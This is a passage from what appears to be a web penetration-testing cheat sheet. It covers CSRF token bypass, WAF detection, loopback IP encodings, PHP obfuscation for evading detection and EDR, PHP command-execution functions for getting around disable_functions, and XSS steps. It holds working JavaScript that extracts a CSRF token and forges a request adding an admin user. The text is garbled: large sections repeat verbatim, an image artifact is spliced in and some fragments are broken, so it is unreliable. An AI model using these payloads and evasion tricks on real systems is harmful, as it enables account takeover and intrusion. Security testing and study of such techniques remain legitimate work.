-> csrf_json_xhr.html
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/csrf/csrf_json_xhr.html
### Bypass Token CSRF - Example
-> csrf_token_bypass.html
function addUser(token)
{
var url="https://site.com/add_user.php";
var params="name=Admin&surname=ok&email=ok@gmail.com&role=admin&submit=CSRFToken=" + token;
var CSRF = new XMLHttpRequest();
CSRF.open("POST", url, true);
CSRF.withCredentials = 'true';
CSRF.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
CSRF.send(params);
}
//Token Extraction
var XHR = new XMLHttpRequest();
XHR.onreadystatechange = function(){
if(XHR.readyState == 4){
var htmlSource = XHR.responseText;
//Extract the token
var parser = new DOMParser().parseFromString(htmlSource, "text/html");
var token = parser.getElementById('CSRFToken').value;
addUser(token);
}
}
XHR.open('GET', 'http://site.com/add_user.php', true);
XHR.send();
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/csrf/csrf_token_bypass.html
### Analyze the token and perform brute-force
1-
`burp intruder -> sequencer -> Token Location Within Response -> Start live capture -> save tokens`
2-
`cat tokens.txt | uniq -c | nl`
## ClickJacking

 ### Tools - WAF Detection
One of the first steps during reconnaissance is to discover the security controls that exist in the application. Knowing whether there is a WAF filtering and blocking is important to try to bypass it and be effective in your attacks. Here are some tools that help in the possible detection of a WAF:
-> wafw00f
https://github.com/EnableSecurity/wafw00ff
-> nmap
### Tools - WAF Detection
One of the first steps during reconnaissance is to discover the security controls that exist in the application. Knowing whether there is a WAF filtering and blocking is important to try to bypass it and be effective in your attacks. Here are some tools that help in the possible detection of a WAF:
-> wafw00f
https://github.com/EnableSecurity/wafw00ff
-> nmap  e.g. (127.0.0.1)
-> Octal
0177.0000.0000.0001
-> Hex
0x7F000001
-> Integer
2130706433
-> Hybrid
0177.0.0x00.0001
-> Online tool
https://www.silisoftware.com/tools/ipconverter.php
## PHP Obfuscation Techniques
Obfuscation techniques in PHP consist of making PHP code less readable/understandable, which can help evade signature-based controls and, in some cases, even be useful for bypassing the detection of malicious files by poorly configured EDR solutions.
### Mix - Hex + Octal
echo "T\x72\x69\143\153s";#Tricks
### Variable Parsing
$a = "ri"; $b ="ck"; echo "T$a[0]$a[1]$b[0]$b[1]s";#Tricks
### Variable Variables
$a = "T"; $$a = "ri"; $$$a = "cks"; echo $a.$T.$ri;#Tricks
### PHP Non-Alphanumeric
$\_="{"; #XOR char
echo $\_=($\_^"<").($\_^">").($\_^"/"); #XOR = GET
https://web.archive.org/web/20160516145602/http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/
### PHP Obfuscator
-> base64+gzdeflate
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/obfuscation/obfuscation.php
### Online PHP Executor
"3v4l.org (leetspeak for eval) is an online shell that allows you to run your code on my server. I compiled more than 250 different PHP versions (every version released since 4.3.0) for you to run online."
https://3v4l.org/
### PHP Deobfuscation - Decoders
https://malwaredecoder.com/
## PHP Alternatives - disable_functions
Some PHP applications use the direct disable_functions option, which can be used to disable functions configured in the php.ini file. In this scenario, trying to carry out malicious actions with different functions can be of great value. Below are some of the functions that can be used:
### Functions
-> shell_exec
-> system
-> exec
-> scandir
";echo $dir;};?>
-> file_get_contents
## Cross-Site Scripting
1-> Identify the language and frameworks used
2-> Identify entry points (parameters, inputs, responses reflecting values you can control, etc)
3-> Check how this is reflected in the response via source code preview or browser developer tools
4-> Check the allowed special characters
< > ' " { } ;
5-> Detect if there are filters or blockages and modify as needed to make it work
### Cross-Site Scripting Reflected Examples
The following are some examples of Reflected XSS, where malicious code is injected through URL parameters or forms and reflected directly in the server response, immediately executing in the browser when the page is loaded.
#### HTML Tag
e.g. (127.0.0.1)
-> Octal
0177.0000.0000.0001
-> Hex
0x7F000001
-> Integer
2130706433
-> Hybrid
0177.0.0x00.0001
-> Online tool
https://www.silisoftware.com/tools/ipconverter.php
## PHP Obfuscation Techniques
Obfuscation techniques in PHP consist of making PHP code less readable/understandable, which can help evade signature-based controls and, in some cases, even be useful for bypassing the detection of malicious files by poorly configured EDR solutions.
### Mix - Hex + Octal
echo "T\x72\x69\143\153s";#Tricks
### Variable Parsing
$a = "ri"; $b ="ck"; echo "T$a[0]$a[1]$b[0]$b[1]s";#Tricks
### Variable Variables
$a = "T"; $$a = "ri"; $$$a = "cks"; echo $a.$T.$ri;#Tricks
### PHP Non-Alphanumeric
$\_="{"; #XOR char
echo $\_=($\_^"<").($\_^">").($\_^"/"); #XOR = GET
https://web.archive.org/web/20160516145602/http://www.thespanner.co.uk/2011/09/22/non-alphanumeric-code-in-php/
### PHP Obfuscator
-> base64+gzdeflate
https://raw.githubusercontent.com/rodolfomarianocy/Tricks-Web-Penetration-Tester/main/codes/obfuscation/obfuscation.php
### Online PHP Executor
"3v4l.org (leetspeak for eval) is an online shell that allows you to run your code on my server. I compiled more than 250 different PHP versions (every version released since 4.3.0) for you to run online."
https://3v4l.org/
### PHP Deobfuscation - Decoders
https://malwaredecoder.com/
## PHP Alternatives - disable_functions
Some PHP applications use the direct disable_functions option, which can be used to disable functions configured in the php.ini file. In this scenario, trying to carry out malicious actions with different functions can be of great value. Below are some of the functions that can be used:
### Functions
-> shell_exec
-> system
-> exec
-> scandir
";echo $dir;};?>
-> file_get_contents
## Cross-Site Scripting
1-> Identify the language and frameworks used
2-> Identify entry points (parameters, inputs, responses reflecting values you can control, etc)
3-> Check how this is reflected in the response via source code preview or browser developer tools
4-> Check the allowed special characters
< > ' " { } ;
5-> Detect if there are filters or blockages and modify as needed to make it work
### Cross-Site Scripting Reflected Examples
The following are some examples of Reflected XSS, where malicious code is injected through URL parameters or forms and reflected directly in the server response, immediately executing in the browser when the page is loaded.
#### HTML Tag